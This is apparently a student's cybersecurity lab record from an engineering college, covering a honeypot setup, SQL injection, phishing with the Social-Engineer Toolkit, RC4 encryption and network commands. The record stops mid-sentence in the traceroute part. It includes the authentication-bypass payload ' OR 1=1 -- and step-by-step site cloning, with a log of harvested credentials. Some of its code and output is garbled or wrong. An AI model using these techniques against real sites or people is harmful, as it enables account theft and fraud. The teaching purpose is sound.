Ex.No:	
Date:	

AIM:

DESCRIPTION:

A honeypot is a cybersecurity resource designed to attract and trap malicious actors. It operates by imitating vulnerable systems or services to entice attackers, diverting their attention from genuine assets. Honeypots are isolated from critical infrastructure, ensuring that any compromise does not impact operational systems. They come in various forms, including high-interaction (emulating complete systems) and low-interaction (simulating specific services) models. The primary purpose of honeypots is to gather intelligence on attacker tactics, techniques, and motivations. Security professionals use honeypot data for threat analysis, vulnerability assessment, and incident response preparation.

PROGRAM:

Here's a sample code for setting up a honeypot using Cowrie honeypot software and monitoring it in Python:

Install Cowrie:

Arduino

sudo apt-get install cowrie

Create a virtual environment:

Bash

sudo apt-get install python3-venv python3 -m venv cowrie-env source cowrie-env/bin/activate

Configure Cowrie:

bash

cd cowrie-env

cp -r /usr/share/cowrie/cowrie . cd cowrie

nano cowrie.cfg

Start Cowrie:

bash

./bin/cowrie start

Monitor Cowrie using Python:

Python

import paramiko import time

def ssh_connect(ip, port, username, password): ssh = paramiko.SSHClient()

ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy()) ssh.connect(ip, port=port, username=username, password=password) return ssh

def monitor(ip, port, username, password):

ssh = ssh_connect(ip, port, username, password) while True:

try:

stdin, stdout, stderr = ssh.exec_command('tail -f

/opt/cowrie/var/log/cowrie/cowrie.json') for line in iter(stdout.readline, ""):


print(line, end="") time.sleep(1)

except Exception as e: print(f"Exception: {e}") ssh.close()

ssh = ssh_connect(ip, port, username, password)

monitor("10.0.2.15", 22, "root", "password")

OUTPUT:


Hulk@kali: ~/pentbox/pentbox-1.8
You must run PenTBox with root privileges.
Select option.
1- Fast Auto Configuration
2- Manual Configuration [Advanced Users, more options]
-> 1
HONEYPOT ACTIVATED ON PORT 80 (2024-04-05 12:36:39 -0400)
#<Thread:0x00007f9843126c58 /home/kali/pentbox/pentbox-1.8/tools/network/honeypot.rb:75 run> terminated with exception (report_on_exception is true):
/home/kali/pentbox/pentbox-1.8/tools/network/honeypot.rb:76:in `getpeername':
Transport endpoint is not connected - getpeername(2) (Errno::ENOTCONN)
from /home/kali/pentbox/pentbox-1.8/tools/network/honeypot.rb:76:in `block (2 levels) in honeyconfig'
#<Thread:0x00007f9843126668 /home/kali/pentbox/pentbox-1.8/tools/network/honeypot.rb:75 run> terminated with exception (report_on_exception is true):
/home/kali/pentbox/pentbox-1.8/tools/network/honeypot.rb:76:in `getpeername':
Transport endpoint is not connected - getpeername(2) (Errno::ENOTCONN)
from /home/kali/pentbox/pentbox-1.8/tools/network/honeypot.rb:76:in `block (2 levels) in honeyconfig'

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
Viva Voce	**05**	
TOTAL	**40**	

RESULT:

Ex.No:	
Date:	

AIM:

DESCRIPTION:

An SQL Injection Attack is a type of cyberattack where malicious SQL code is injected into a vulnerable SQL query via input fields on a website or application. This allows attackers to manipulate the database backend, potentially accessing or modifying sensitive data. The attack exploits poor input validation and insecure coding practices, enabling unauthorized retrieval, deletion, or alteration of database information. SQL Injection can lead to data breaches, identity theft, or compromise of the entire system. Attackers use techniques like UNION-based, Boolean-based, or time-based blind injections to extract data or bypass authentication.

PROGRAM:

As an AI language model, I don't have the capability to execute code or scripts directly. However, I can provide you with an example scenario of an SQL injection attack, which can be used as a lab exercise to demonstrate the vulnerability.

Suppose you have a simple web application that allows users to search for products in a database using a search bar. The search functionality is implemented using an SQL query as follows:

Sql

SELECT * FROM products WHERE name LIKE '%search_term%';

Here, search_term is the input provided by the user. The query is designed to

return all products whose name contains the search term.

However, this implementation is vulnerable to SQL injection attacks. An attacker can exploit this vulnerability by providing a specially crafted input that alters the SQL query's behavior.

For example, an attacker can enter the following input into the search bar: vbnet

' OR 1=1 –

This input will modify the SQL query as follows:

sql

SELECT * FROM products WHERE name LIKE '%' OR 1=1 -- %';

The -- symbol indicates the start of a comment, causing the rest of the query to be ignored. The modified query will return all products in the database, regardless

of their name, because the condition 1=1 is always true.

To prevent SQL injection attacks, it is recommended to use parameterized queries, which allow the application to separate the input from the SQL code. The following example shows how to use parameterized queries to implement the same search functionality:

sql

SELECT * FROM products WHERE name LIKE ?;

Here, the ? symbol indicates a parameter placeholder. The application can then bind the user input to the parameter, as follows:


csharp


query = "SELECT * FROM products WHERE name LIKE ?"; params = (search_term,)


cursor.execute(query, params)

This implementation ensures that the user input is properly sanitized before it is used in the SQL query, preventing SQL injection attacks.

OUTPUT:


Username
user@email.com
Password
password
Log in
SECURE BANK
You can trust us with your money, we almost never get hacked.
An error occurred
Credentials did not match, login failed.


Username
user@email.com
Password
' or 1=1--
Log in
SECURE BANK
You can trust us with your money, we almost never get hacked.


Welcome back, user@email.com!
Your current balance is $8,266
Initiate a transfer
SECURE BANK

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
Viva Voce	**05**	
TOTAL	**40**	

RESULT:

Ex.No:	
Date:	

AIM:

DESCRIPTION:

Phishing is a type of cyberattack where malicious actors impersonate legitimate entities (like banks, companies, or government agencies) to trick individuals into revealing sensitive information such as passwords, credit card numbers, or personal details. This is typically done through deceptive emails, messages, or websites that appear authentic. The goal of phishing is to steal confidential data or gain unauthorized access to accounts for fraudulent purposes. Phishing attacks often exploit human psychology, using urgency or fear to prompt victims to act quickly without verifying the legitimacy of the request. Common phishing techniques include spear phishing (targeting specific individuals) and pharming (redirecting victims to fake websites).

ALGORITHM:

Step 1. Start the Kali.

Step 2. Open the Social Engineering Tool kit.

Step 3. Enter the Password.

Step 4. Choose the Website Attack Vectors.

Step 5. Choose Credential Harvester Attack Method.


Step 6. Choose Site Cloner.

Step 7. Enter the IP address .


Step 8. Paste the Social website URL link.


Step 9. Go to the fire fox and paste the IP address.

Step 10. Then open the Phishing login page.



OUTPUT:


Google
Sign in with your Google Account
Hulk
Sign in
Need help?
Create an account
One Google Account for everything Google


Terminal
The best way to use this attack is if username and password form fields are availabl
e. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [05/Apr/2024 13:06:12] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [05/Apr/2024 13:06:12] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFd
ldzBENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz3
8w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=Hulk
POSSIBLE PASSWORD FIELD FOUND: Passwd=asdfghjkl
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
Viva Voce	**05**	
TOTAL	**40**	

RESULT:

Ex.No:	
Date:	

AIM:

DESCRIPTION:

RC4 (Rivest Cipher 4) is a popular symmetric stream cipher used for encryption and decryption of data. It was designed by Ron Rivest in 1987 and became widely adopted due to its simplicity and efficiency. RC4 operates by generating a pseudorandom stream of bytes (keystream) based on a secret key provided by the user. This keystream is then XORed (exclusive OR operation) with the plaintext to produce the ciphertext, and the same process is used for decryption.

ALGORITHM:

Step 1: Start the browser**.**

Step 2: Go to Crypt tool Website.

Step 3: Download Cypt tool from the website.

Step 4: Install crypt tool on your computer.

Step 5: Encrypt the text.

Step 6: Stop the program.

PROCEDURE:

1) Open the browser.

2) Download the crypt tool .

3) Select the graphical interface.

4) Install the crypt tool.

5) Open the crypt tool software.

6) Select the algorithm you want to use (E.g:RSA).

7) Select the Encrpty option.

8) Enter the Size of Encryption Key in bits.

9) Enter the key for the Encrption.

10) For the Description the same process is repeated.

11) Select the Algorithm.

12) Enter the size of the Decrption key in bits.

13) Enter the key for the Decryption.

OUTPUT:

ENCRYPTION:

Plain Text:

Hello Everyone

Cipher Text:

00000000 35 4B 53 BD 12 E5 9D 6A 18 EA A1 16 EB EP 5KS

0000000E

DECRYPTION:

Cipher Text:

00000000 35 4B 53 BD 12 E5 9D 6A 18 EA A1 16 EB EP 5KS

0000000E

Plain Text:

Hello Everyone

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
Viva Voce	**05**	
TOTAL	**40**	

RESULT:

Ex.No:	
Date:	

AIM:

DESCRIPTION:

Ping: The `ping` command is used to test the reachability of a host on a network by sending ICMP echo request packets and waiting for ICMP echo reply packets.

ipconfig: The `ipconfig` command (on Windows) displays the configuration of network interfaces, including IP addresses, subnet masks, and default gateway information.

Traceroute: The `traceroute` command (or `tracert` on Windows) is used to trace the route that packets take from the local system to a specified destination by sending ICMP echo packets with increasing TTL (Time To Live) values.

Netstat: The `netstat` command displays network connections, routing tables, interface statistics, and other network-related information including listening ports and active connections.

PROGRAM:

The ping command

ping is one of the most popular command line tools used both by IT professionals and users. Ping is used to verify that the local machine has an internet connection without launching a web browser.




Fig. 1: A popular way to test internet connection in a command line tool

In a different scenario, to find out whether the problem relies on the application or the server, technicians can use ping to check if the server's IP address is reachable or not.




Fig. 2 : A ping example command

In figure 2, the server is still accessible through the ping command, which means we need to further investigate why the web application is inaccessible.

ping comes with a number of parameters to support the network debugging process. For more ping options, run ping –help.

```
C:\Users\Admin>ping -help
Bad option -help.

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -v TOS         Type Of Service (IPv4-only. This setting has been deprecated
                   and has no effect on the type of service field in the IP
                   Header).
    -r count       Record route for count hops (IPv4-only).
    -s count       Timestamp for count hops (IPv4-only).
    -j host-list   Loose source route along host-list (IPv4-only).
    -k host-list   Strict source route along host-list (IPv4-only).
    -w timeout     Timeout in milliseconds to wait for each reply.
    -R             Use routing header to test reverse route also (IPv6-only).
                   Per RFC 5095 the use of this routing header has been
                   deprecated. Some systems may drop echo requests if
                   this header is used.
    -S srcaddr     Source address to use.
    -c compartment Routing compartment identifier.
    -p             Ping a Hyper-V Network Virtualization provider address.
    -4             Force using IPv4.
    -6             Force using IPv6.
```

Fig. 3: ping options displayed in a command line interface

We can also add a timestamp before each line in the ping output. ping -D zoho.com

```
PING zoho.com (136.143.190.155) 56(84) bytes of data.
[1654614540.474834] 64 bytes from 136.143.190.155 (136.143.190.155): icmp_seq=1 ttl=51 time=264 ms
[1654614541.050650] 64 bytes from 136.143.190.155 (136.143.190.155): icmp_seq=2 ttl=51 time=264 ms
[1654614542.109624] 64 bytes from 136.143.190.155 (136.143.190.155): icmp_seq=3 ttl=51 time=323 ms
[1654614543.031318] 64 bytes from 136.143.190.155 (136.143.190.155): icmp_seq=4 ttl=51 time=245 ms
[1654614544.055391] 64 bytes from 136.143.190.155 (136.143.190.155): icmp_seq=5 ttl=51 time=268 ms
[1654614545.079227] 64 bytes from 136.143.190.155 (136.143.190.155): icmp_seq=6 ttl=51 time=292 ms
[1654614546.005970] 64 bytes from 136.143.190.155 (136.143.190.155): icmp_seq=7 ttl=51 time=218 ms
^C
--- zoho.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6001ms
rtt min/avg/max/mdev = 217.722/267.595/322.958/30.898 ms
```

Fig. 4: Running ping -d on a Linux machine

Note that ping options may vary between Linux and Windows operating systems, so you will

first need to check for the available options.

Using traceroute

traceroute is used to identify the path from starting point to destination.
Traceroute is a more powerful tool that can help uncover problems
that ping cannot. Here's an example for the traceroute command with Zoho.com:

